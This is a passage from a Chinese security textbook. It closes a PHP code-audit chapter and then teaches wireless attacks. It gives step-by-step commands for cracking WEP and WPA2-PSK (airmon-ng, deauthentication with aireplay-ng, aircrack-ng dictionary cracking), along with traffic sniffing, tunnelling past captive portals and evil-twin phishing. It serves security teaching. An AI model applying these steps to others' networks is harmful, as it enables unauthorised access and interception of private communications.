在审计一开始，首先应该通读全局文件，看看有没有做一些全局过滤，并且大致了解程序的结构。如果做了全局过滤，那可以尝试对过滤代码进行bypass，一旦bypass成功便是全盘沦陷。

在审计中，应特别留意用户可控的参数。而对于可控参数的查找，可以检索一些传参数组，使审计更加高效，常见的传参数组如表4-1。

表4-1 常见传参数组

名 称	含 义
$_SERVER	服务器环境变量数组
$_GET	通过GET方式传递给脚本的变量数组
$_POST	通过POST方式传递给脚本的变量数组
$_COOKIE	Cookie变量数组
$_REQUEST	包括了$_GET、$_POST、$_COOKIE等数组
$_FILES	文件上传数组
$_ENV	环境变量数组

当找到可控参数时，就可以分析其进行了几次传递，有没有进入查询语句，经历了几个函数。而说到函数，在PHP审计中，高危函数的查找也是极其高效的方法之一，常见的高危函数如表4-2所示。

表4-2 常见高危函数

名 称	含 义
phpinfo()	返回 PHP 的所有信息
exec()	执行外部程序或外部指令
eval()	执行PHP代码
system()	执行外部程序，并且显示输出
shell_exec()	执行外部程序或外部指令，与exec()类似
array_map()	返回用户自定义函数作用后的数组
include()	获取并运行外部程序
include_once()	获取并运行外部程序，与include类似
require()	包含函数，与include区别是一开始就运行
file_get_contents()	把整个文件读入一个字符串中
file()	把整个文件读入一个数组中
proc_open()	执行一个命令，并打开指针
extract()	对已存在的变量进行覆盖

在开源程序中，出现更多的是二次漏洞。可以想象一下，假如现在有很多物品需要带走，但一次带不了那么多，那可以分两次拿。二次漏洞也是如此，把一次攻击分两次进行，但能达到一样的目的，并且这种漏洞的隐蔽性较高，在大中型开源软件中也常常出现，同时这一类漏洞相对一次漏洞而言更耗脑力，更考验审计者的耐心和体力。

当然代码审计中出现的漏洞远不止本章所说的这些，还有如拒绝服务、CSRF、平行权限、Cookie验证绕过等。

第 5 章

无线安全详解——四周环绕的信息安全

5.1　概述

无线安全或许是目前这本书中离读者最近的一个领域了，通过前面章节的学习可以知道，Web问题通常出现在服务器上，代码审计也需要长时间的经验积累，但无线安全的隐患，却就在人们身边。

本章从多角度剖析了无线安全，从基本原理入手，然后切入算法安全，阐述无线通信中加密算法的应用与破解；接着协议安全解析了多个标准协议的特性并指出破绽所在以及漏洞的利用方法；通信安全分析了无线通信过程中传输内容的信息获取和解读；杂项应用讲解了在更广范围的无线安全领域中的各类技术应用和应对措施。

这个章节涉及的理论知识很多，可能对部分读者来说有些难度，读者可在本章基础上自行寻找一些感兴趣的知识，我们也会在Mapers.net持续更新相关知识技能。

5.2　无线安全基本原理

无线安全指的是无线通信安全。一台设备中的信息通过调制从天线发出，另一台设备经过滤波之后解调信号，获得信息。在这个通信的过程中所有发射的信息都是广播的，也就是说任何人在一定范围内放一根天线都能接收到这个信号，这就是无线安全所有应用的根本前提：如果数据会被别人获取，那有什么解决方法。

5.2.1　无线通信

无线通信在传输的过程中通常是加密进行的，有时由于设备性能等多种原因会选择不加密，这种情况称为透明传输，简称透传。透传的信号非常容易被解密，因此是较为不安全的。只要攻击者有合适的设备来截取信号，配合特定的开源软件，就可以根据公开的协议进行解密，然后获得数据，这就是读者所熟知的“无线抓包”。

5.2.2　加密与算法

既然直接传输不安全，那肯定就要考虑加密传输了。加密的原理就是将数据编码，以至于获取到数据的人并非都能解读其中的内容，没有密钥或者解密方法的人得到了加密过的数据也只能干瞪眼，而无法获取其中的信息（这里不考虑算法的有效性和暴力破解的可能）。所以加密这种操作，在无线传输这种跨过多层进行的传输中，只要有任何一层通信做了加密，通信即可被认为是安全的。比如WiFi没有加密，但是你使用了加密的VPN或者代理来连接外部网站，那么你和该网站之间的通信依然是安全的。

算法是指程序为实现某一目的所执行的步骤。加密算法就是指程序在对数据加密的过程中所执行的具体步骤以及计算的方法。常见的加密算法有AES、DES、RC4、RSA等。



5.2.3　操作系统与实现

无线安全在实践的过程中通常会涉及操作系统的原理。Windows系统因为内核阻隔了程序直接与硬件交互的权限，使得程序只能通过Windows的API来实现与硬件的交互，以至于想在Windows下使网卡进入监视（Monitor）状态是一件很困难的事。由于这个原因，接下来的内容都基于Linux系统。Linux是开源系统，具有更好的开放性，故被广泛地用于渗透测试中。无线安全中最常见的Aircrack-ng工具套件虽然也有Windows版本，但是使用并不方便。Linux下的网络硬件会被做一些特定的标记，比如eth0表示第一个以太网卡（面向高级用户的程序通常使用0来表示第一个元素），lo表示回路（这是一个特殊的网络设备，表示回路，在Linux下的ping 127.0.0.1就是通过这个虚拟网络设备实现的）。无线网卡通常会被标注为wlan0，这是正常模式。当使用工具将网卡载入moniter模式时，网卡标记会变为mon0，这是Linux下的设备名，所有程序与硬件直接进行的交互操作都将使用该设备名作为交互对象。由于Linux较为严格的权限管理，程序与硬件直接交互需要系统的最高权限，也就是root权限，请在root权限下执行无线渗透测试套件（Kali和BT系列等专用的渗透测试系统通常默认权限就是root）。这里笔者推荐在Ubuntu系统下搭建适合自己的环境，当然读者还可以使用集成了工具的BackBox、Kali等系统，这对于不熟悉Linux的新手会很方便。

5.3　算法与协议安全

5.3.1　概述

加密通信最核心的部分就是算法，这一节主要介绍无线安全中的算法安全。不管是WEP、WPA还是更多的加密方式，都必须使用加密算法加密，一旦加密算法有漏洞或者密钥被破解（如果是有密钥的加密算法），一切加密便成了空谈。

目前整个互联网的安全可以说都是基于加密算法的，最早的时候只有对等加密算法（加解密使用相同的密钥），后来出现了不对等加密（加解密使用一对密钥，加密用其中一个，解密只能用另一个）以及以MD5算法为代表的不可逆加密。因为有了不对等加密，可以在不预先共享密钥的前提下进行加密通信。HTTPS加密的通信方式以及OpenSSL可以说是世界互联网安全的基石，而不可逆加密算法（摘要算法）则是网络安全的重要保证。MD5算法在网站后台中实现了在对用户进行密码鉴权的同时不保存用户密码，保证了用户信息的安全。

下面将演示如何进行无线渗透测试，目的是获取密钥，笔者将用两个无线网络作为实例，一个采用WEP加密，一个采用WPA-PSK加密。

Tips：如果读者想使用独立的Linux系统来练习，可以尝试直接U盘启动BackBox等渗透测试系统，如果打算安装独立的Linux系统，在分区和安装系统的部分一定要非常小心，Linux采用了完全不同的文件系统，安装的时候若选择不当很可能会丢失数据。自己

在硬盘上搭建渗透测试环境的话，可以直接安装Kali/Backbox或者基于Ubuntu安装所需的工具。另外虚拟机下的Linux不支持笔记本的内置网卡，包括ExpressCard网卡都不支持，只能使用USB网卡。

5.3.2 WEP

WEP协议使用RC4加密，RC4本来是一种私有加密算法，但是后来被人公开了，运用就变得广泛起来，但是其实很不安全。WEP的易破解性和ShadowSocks中使用RC4加密的不安全性都证明了这一点。RC4 是流加密算法的一种，同一个子密钥绝不能使用两次，所以使用（虽然是用明文传送的）IV 的目的就是要避免重复；但是24bit（3个Byte）的IV 实在太短了，在稍微繁忙的网络上都极易产生重复，而且 IV 的使用方式也使其可能遭受到关联式钥匙攻击。具体笔者不做细节分析，RC4算法主要是对数据进行了打乱（重排），使得数据混淆，而没有加干扰，这使得RC4被普遍认为是一种不安全的算法，因为在数据中没有密钥长度。在WEP的破解过程中只要截获足够多的数据包就可以得到密钥，而使用密钥则可以监听并解密所有的数据包。

（1）打开终端。

（2）输入sudo-i，然后根据提示输入Linux管理员账户、密码，按回车键（输入密码的时候屏幕上不会显示密码或星号，但不代表你密码没输进去），下一行命令开头的$变为#则代表成功（提示符已是#的忽略此步骤）。

（3）输入apt-get update更新软件源。

（4）输入apt-get install aircrack-ng（渗透测试系统忽略此步骤）。

（5）先测试无线网卡能不能用，使用命令iwconfig，如果出现了某一个网卡后面有比较详细的信息就请记住它左边的字符，这里是wlan0（见图5-1）。

```
root@bronco-U31SG: /home/bronco
root@bronco-U31SG:/home/bronco#
root@bronco-U31SG:/home/bronco#
root@bronco-U31SG:/home/bronco#
root@bronco-U31SG:/home/bronco#
root@bronco-U31SG:/home/bronco#
root@bronco-U31SG:/home/bronco#
root@bronco-U31SG:/home/bronco# iwconfig
ppp0      no wireless extensions.

eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:"c103"
          Mode:Managed  Frequency:2.462 GHz  Access Point: D             E7
          Bit Rate=45 Mb/s   Tx-Power=15 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=46/70  Signal level=-64 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:105  Invalid misc:27317   Missed beacon:0

root@bronco-U31SG:/home/bronco#
```

图5-1　iwconfig命令返回信息

（6）将网卡设定为监控模式，输入airmon-ng start wlan0（将wlan0替换为你使用iwconfig查到的字段），如图5-2所示。



```
root@bronco-U31SG:/home/bronco# airmon-ng start wlan0


Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
818     avahi-daemon
821     avahi-daemon
834     NetworkManager
854     wpa_supplicant
1018    dhclient
Process with PID 1018 (dhclient) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Atheros         ath9k - [phy0]
                                (monitor mode enabled on mon0)
```

图5-2　airmon-ng命令正确返回信息

（7）使用ifconfig 确认网卡已进入监控模式，在终端输入ifconfig命令，将在结果中看到mon0字样的网络设备，如图5-3所示。

```
mon0      Link encap:未指定  硬件地址 00-08-CA-9              00-00-00-00-00-00-
00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:6 错误:0 丢弃:8 过载:0 帧数:0
          发送数据包:0 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:1428 (1.4 KB)  发送字节:0 (0.0 B)
```

图5-3　正确设置网卡为监听模式后所能看到的信息

（8）安装minidwep-gtk。常用的渗透测试系统都自带了这个软件，从软件发布的源码说明来看，作者应该是中国人（如图5-4所示）。




图5-4　minidwep-gtk界面

（9）使用minidwep-gtk 破解WEP密码。由于WEP的各种协议漏洞，使得破解WEP的密码变得极为容易，甚至有这种全自动工具产生。破解方法很简单，单击Scan搜索WiFi，选择加密方式为WEP的热点，然后单击Lanch按钮（应该是Launch，开发者打错字了），只要信号够好，没几分钟就能在右边看到密码了。

以上是破解WEP密码的方法。由于破解过程极为简单，WEP这样的加密方式在当前的安全环境中已基本失去了价值。

5.3.3 WPA(2)/PSK

WPA和WPA2是现在主流的两种加密方法，这两种加密方法其实都具有很高的安全性，它们本身都是企业级的安全加密标准，需要使用Radius服务器来进行用户鉴权。使用Raidus服务器做认证时AP会自动开放一条从客户端到认证服务器的通道，因此认证方法极为自由，可以是用户名、密码或者是证书，还可以是其他方法。一旦用户通过了服务器的鉴权，服务器返回同意连接的信息到AP上，至此客户端就连接上了一个WPA/WPA2认证的AP。由于Radius服务器部署的不便捷性和高成本，在个人应用中，通常使用WPA-PSK或者WPA2-PSK作为加密方法，PSK的意思是pre-shared key，即预共享密钥。简单地说就是在用户访问之前将访问密码告诉用户，用户得到密码之后就使用这个密码来连接热点。

WPA2和WPA的区别是算法，WPA和WEP一样都使用了RC4算法，但是WPA拓展了IV的位数，使得IV远远没有WEP中那么容易重复，想等到两个相同IV的包变得异常困难。同时在RC4算法的基础上为每个包引入了单独的密钥（per-packet key机制），使截获正常的通信数据包对密钥的破解不再有帮助。密钥通过算法进行不可逆运算之后的数据只会在握手包中出现。所以WPA的监听必须在监听到握手包之后才能获得有可能解密的数据包，而真正解密需要等到破解了密码。解密WPA数据包也是一个麻烦的过程，因为这种运算的不可逆性，必须使用密码字典中的密码逐个做同样的运算，尝试能否得到一样的结果。这样的运算量较WEP无疑是巨大的，而且浮点运算对于CPU是一件非常吃力的事（比特币也是浮点运算），所以通常会使用显卡或者专门的FPGA计算卡来猜测密码。

WPA2允许使用AES算法。AES是高级加密标准，是一种加密强度和加解密速度都高于DES的算法。AES128在AES标准中的加密强度最低，但是这样的加密强度对破解时间的要求已经远超人类历史了，所以是很安全的东西（当然不能排除存在算法漏洞）。

现在WEP热点已经非常少见了，根据需求，一般人要么选择不加密，要么选择WPA加密，而不会选择WEP这种加密强度低、又不向他人开放网络的方法。

WPA(2)-PSK加密的破解无疑是非常困难的，后来由于快速连接（WPS/QSS）方法的出现，可以使破解变得更加有效，但是不能像传统方法一样抓到包后离开热点范围慢慢破解，而需要将设备置于热点周边几个小时，等待破解完毕。

本书重点是信息安全而不是讲解如何蹭网，笔者认为WPS/QSS法在实际的渗透过程中没有什么价值，毕竟没有一个可以让你进行几小时渗透的环境，故这里只讲解抓握手包的方法。

下面讲解WPA(2)-PSK网络的破解方法，笔者直接从网卡进入了监视模式之后开始写，前几步和之前所介绍的内容是一样的。

（1）使用airodump-ng mon0查看当前的所有无线网络，并获取详细信息（见图5-5）。

```
root@bronco-U31SG: /home/bronco

CH -1 ][ Elapsed: 5 mins ][ 2015-02-27 12:08

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:                -34       12        0    0   6  54e  WPA2 CCMP   PSK  B      c
D0:                -62      165       43    0  11  54e. WPA2 CCMP   PSK  c
72:                -63     2555     3732    6   9  54e. WPA2 CCMP   PSK  C      d Hack it
14:                -75        3        0    0   6  54e. WPA2 CCMP   PSK  7
14:                -77        6        0    0  11  54e. WPA2 CCMP   PSK  T      _zxy
28:                -77        3        0    0  11  54e. WPA2 CCMP   PSK  S      me
C4:                -79        2        0    0   6  54e. OPN              C      t
60:                -80        3        0    0   3  54e. WPA  TKIP   PSK  C      t-csmi
C4:                -81        3        6    0   1  54e. OPN              a
C4:                -81        2       13    0   6  54e. OPN              a
C4:                -81        2       34    0   6  54e. OPN              i      ng-Free
C4:                -84        2        9    0  11  54e. OPN              a
C4:                -85        2       24    0  11  54e. OPN              i      ng-Free
66:                -85        3        0    0   3  54e. WPA  TKIP   PSK  i      i
5A:                -86        1        0    0   2  54e. WPA  TKIP   PSK  i      B
20:                -86        2        0    0   1  54e  WPA  CCMP   PSK  i      N
C8:                -89      210        5    0   9  54e  WPA  CCMP   PSK  T      634D8
54:                -89        0        0    0   2  54e. WPA  TKIP   PSK  C      t-zpVB
84:                -92      575        0    0   9  54e. WPA2 CCMP   PSK  s      dong
C0:                -73        4        0    0   1  54e. WPA2 CCMP   PSK  T      _YX
C4:                -80        2        4    0   1  54e. OPN              i      ng-Free
FC:                -82        2        0    0   6  54e  WPA2 CCMP   PSK  D      O
D8:                -84        3        0    0   1  54e. WPA2 CCMP   PSK  t
5C:                -84        2        0    0   6  22e. WPA2 CCMP   PSK  z
78:                -85        1        0    0   7  54e. OPN              N      Fi
A8:                -88        1        0    0  11  54e. WPA2 CCMP   PSK  f

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   38:                -91    0 - 1      0        1
(not associated)   A8:                -86    0 - 1    109        9
(not associated)   00:                -88    0 - 1      0        1
(not associated)   68:                -92    0 - 1      0        1
(not associated)   34:                -78    0 - 1      0        4  BOCOMFree
(not associated)   F8:                -87    0 - 1      0        2  tencent-chaowifi
(not associated)   E0:                -93    0 - 1      0        1
(not associated)   60:                -89    0 - 1      0        2  Tenda_4E9088
(not associated)   48:                -89    0 - 1      0        2
```

图5-5　airodump-ng界面

airodump-ng的结果随着时间的推进会越来越多，上面一组结果是AP的信息，下面的是客户端的信息，当目标AP出现在了上面一组结果的时候就可以按Ctrl+C组合键收手了。这里第2条c103就是笔者的目标。

（2）记录一下目标AP的BSSID（MAC地址）和频段（此处为6），然后执行airodump-ng -c 频段 --bssid mac地址 -w 保存抓到的数据包的文件名 mon0，如图5-6所示。

```
root@bronco-U31SG:/home/bronco# airodump-ng -c 6 -w miaomiao --bssid  D          B:B3:E7 mon0
```

图5-6　airodump-ng命令示例

然后终端会进入如图5-7所示的界面。

```
CH  6 ][ Elapsed: 56 s ][ 2015-02-27 19:35 ][ fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D0:C7:C0:CB:B3:E7  -66 100      331     6556   20  11  54e. WPA2 CCMP   PSK  c103

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

D0:C7       B3:E7  00:08:          :CD    0   11e- 0e      0     3193
D0:C7       B3:E7  CC:FA:          :BB  -41    5e- 5e     46     3950
```

图5-7　加筛选的airodump-ng界面

正常情况下上方只会出现一个BSSID，下方的信息条数是当前发现的客户端数量，如果没有发现客户端则无法进行攻击，当发现了客户端之后就可以进行重放攻击抓取握手包了。图5-7中第二个客户端是笔者的手机，下面笔者将使用重放攻击，并捕获它和AP之间的联系。

（3） 开启一个新终端（获取root权限），进行重放攻击，输入aireplay-ng -0 10 -a BSSID -c 客户端地址（station列） mon0，如图5-8所示。

```
root@bronco-U31SG:/home/bronco# aireplay-ng -0 10 -a D0:              -c CC:FA:
0          B mon0
19:42:12  Waiting for beacon frame (BSSID: D             E7) on channel -1
19:42:12  Couldn't determine current channel for mon0, you should either force t
he operation with --ignore-negative-one or apply a kernel patch
Please specify an ESSID (-e).
root@bronco-U31SG:/home/bronco#
```

图5-8 许多计算机在使用aireplay-ng时会出现的问题

此时出现了一个问题，就是没有做过特殊处理的内核可能会导致mon0返回频段为-1（不存在的频段），根据提示可以使用--ignore-negative-one忽略这个问题。执行成功后会出现如图5-9所示的画面，这时可以进行下一步，否则可能是信号原因，请多重试几次。

```
root@bronco-U31SG:/home/bronco# aireplay-ng -0 10 -a D0:C7:C0:CB:B3:E7 -c CC:FA:
00:EA:FF:BB --ignore-negative-one mon0
19:44:13  Waiting for beacon frame (BSSID: D0:C7:C0:CB:B3:E7) on channel -1
19:44:13  Sending 64 directed DeAuth. STMAC: [C           :BB] [29|50 ACKs]
19:44:14  Sending 64 directed DeAuth. STMAC: [C           :BB] [ 8|48 ACKs]
19:44:14  Sending 64 directed DeAuth. STMAC: [C           :BB] [ 7|31 ACKs]
19:44:15  Sending 64 directed DeAuth. STMAC: [C           :BB] [ 0|31 ACKs]
19:44:15  Sending 64 directed DeAuth. STMAC: [C           :BB] [ 0|50 ACKs]
19:44:16  Sending 64 directed DeAuth. STMAC: [C           :BB] [12|44 ACKs]
19:44:17  Sending 64 directed DeAuth. STMAC: [C           :BB] [ 0|36 ACKs]
19:44:17  Sending 64 directed DeAuth. STMAC: [C           :BB] [ 8|35 ACKs]
19:44:18  Sending 64 directed DeAuth. STMAC: [C           :BB] [11|33 ACKs]
19:44:18  Sending 64 directed DeAuth. STMAC: [C           :BB] [ 0|50 ACKs]
root@bronco-U31SG:/home/bronco#
```

图5-9 aireplay-ng攻击成功返回信息

（4）在airodump的终端里按Ctrl+C组合键结束进程，然后用aircrack-ng跑密码。常用命令 aircrack-ng -w 字典文件 -b bssid地址 cap文件名，如图5-10所示。

```
root@bronco-U31SG:/home/bronco# aircrack-ng -w doufugan.txt -b D0:C7:         E7
 miaomiao-01.cap
```

图5-10 aircrack-ng命令示例

按回车键进入跑包[①]界面，如图5-11所示。

```
                          Aircrack-ng 1.1

              [00:00:00] 4 keys tested (339.76 k/s)

                   KEY FOUND! [ (@)          ]

    Master Key     : 28                         F9 09 34 8D F3 31 E9
                     A9                         59 C1 36 A5 54 21 3A

    Transient Key  : BE 1E BF B0 C5 00 47 A6 37 01 DB 38 26 69 5A 30
                     71 9                                        3 10
                     20 3                                        6 48
                     06 9                                        D 05

    EAPOL HMAC     : FA 5C 8E 0B F7                7D 8F 94 90 DC 5D
```

图5-11 aircrack-ng爆破密码成功返回信息

① 跑包，指用字典与握手包进行核对。



此处笔者为节省时间直接把正确密码放入字典了，所以瞬间就跑出了结果。

以上就是破解WPA(2)-PSK加密的全过程。

5.4　通信安全

5.4.1　概述

无线通信作为一种通信方式，最核心的部分自然是信息本身。本节着重关注信息在无线网络传递过程中的安全问题，将使读者对无线网络环境中传输信息的安全性以及针对信息内容的攻防手段有所了解。

5.4.2　加密网络渗透

通常情况下，大多数人破解无线网络可能只是为了“蹭网”，也就是获得访问权限，但是黑客破解热点的另一重意义是为自己在一个安全的网络环境中打开一个突破口。破解无线热点可以快速侵入防火墙内部（相对于从外部穿透NAT），从而进入内网渗透阶段。这样的情景通常会出现在社工渗透或者APT中，同时目的也不仅是可以上网那么简单，而是窃取信息。此时人们保卫的不仅仅是带宽和网络资源，更是网络的信息安全。

5.4.3　通信监听

很多企业会采用另外一种无线内网的部署方式，即透传无线网+登录界面。比较典型的解决方案是H3C提供的IMC Portal。笔者工作的地方也采用了这套方案来实现局域网的管理。当用户连接上该网络后，将不能获得Internet及其他同局域网计算机的访问权限，ping都ping不通。若黑客在社工渗透的过程中使用一台有线网机器（通常无须鉴权）或已完成登录的无线网机器搭跳板，使用Iodine等DNS穿透工具，就可以使用DNS通道穿透内网，从而进入内网渗透阶段。DNS通道是比较复杂的方案，这里不做过多叙述，想研究DNS通道技术的读者可以自己查找资料。另外很可能遇到的一种情况是IPv6无屏蔽，而IPv4的数据包却基本无法穿透。这时，攻击者会将安装了自己固件的开发板接入有线（开发板体积较小，隐蔽性较好），搭建IPv6转IPv4代理服务器，从而实现未鉴权计算机通过IPv6穿透到开发板做的内网跳板，同时接入内网，进入内网渗透阶段。攻击者一般先用Intel Galileo Gen2作为跳板，其次是Beagle Bone和树莓派。IPv6代理服务器比较难配置，但是已经有成熟的方案存在了。

攻击者对于没有加密的无线网络，一般从无线本身入手进行攻击。由于其目的是窃取数据，可以在不连接或者无鉴权的情况下实现，甚至做到获得鉴权所用的账户（由于登录界面通常没有加密，合法用户登录时的信息是明文传输的），从而获得进入内网的合法身份。

明文通信的监听具体操作非常简单。攻击者依然可以使用之前的方法将网卡进入监听模式，然后使用Wireshark进行抓包即可。

有几个要点需要提示一下：Wireshark需要使用root权限启动，否则无法抓取监听模式网卡的通信，请确保网卡被锁定在了被监听的目标热点的频段上，如果做不到可以让网卡在连接目标热点的同时进行监听（可能会打草惊蛇），如果怕对方发现则可以连接到相同频段的WiFi，例如是自己的手机热点（多试几次总会连到相同频段的），然后进行监听。这种方法可以用在不能杀掉引起网卡调频的进程时候锁定网卡的频段。Wireshark默认只能抓取一些无法识别具体应用层协议的数据包，若要识别应用层数据包（例如在HTTP传输中具体包含的内容）则需要打开设置中的一个开关，如图5-12所示，需要打开Enable decryption开关。




图5-12　Wireshark打开加密支持开关

之后Wireshark会要求重启一次监听，按要求重新进行监听之后就可以读取应用层数据包了。例如在Filter栏输入http并单击旁边的Apply便可以只查看可以轻易理解的HTTP数据包，而不显示其他数据包，具体效果如图5-13所示。




图5-13　Wireshark的http筛选器效果



同样，这个方法还可以应用于加密的WiFi，当然前提是知道密码。对加密WiFi通信的数据包进行解密的方法也很简单。单击Decryption Keys后面的Edit按钮，然后按照第一层设置界面上的格式要求添加自己所需要的key，即可将加密的WiFi通信进行截取，操作如图5-14所示。




图5-14　Wireshark添加目标WiFi密钥

这种被动监听的方案在做了ARP隔离的网络中，或者在想彻底隐蔽自己不被目标的网络管理员发现的情况下是非常有效的攻击方法。

5.4.4　已保存热点钓鱼

最后一种比较常用的攻击方式就是利用受害者设备上已经保存的热点进行钓鱼攻击。绝大多数WiFi接入设备都会自动连接周边的能搜索到的且名称已保存在本地的WiFi网络。之所以不验证热点的MAC地址是因为很多时候企业组网都会用大量同名不同MAC的AP，而终端应该保证在这些AP之间无缝切换。但是这里就给了攻击者可乘之机，即建立可以和目标设备保存的WiFi同名的热点。如果这个热点没有密码，可以凭此轻松对目标设备进行中间人攻击；而当热点有密码的时候，可以利用这个钓鱼热点来骗取密码（仍然需要破解）。

这种方法其实也只是理论可行，而真正使其工程化的是一种叫Probe的机制。由于隐藏热点的存在，同时为了提升连接效率，许多移动设备会主动向外发送自己考虑连接的热点列表，而这种信息在airodump-ng中一目了然，如图5-15所示。

图5-15下半部分是目前网卡所能扫描到的客户端列表，而最右边一栏Probes则是这些客户端所发出的试探信号。当攻击的目标机发出了Chinanet、CMCC等明显没有密码的热点试探信号，或者知道其中的某个网络是没有密码的（例如部署了IMC Portal）的校园内网时，就可以轻易开启同名热点，然后对大量客户端进行钓鱼攻击（客户端会自动连上信号最强的同名热点）。

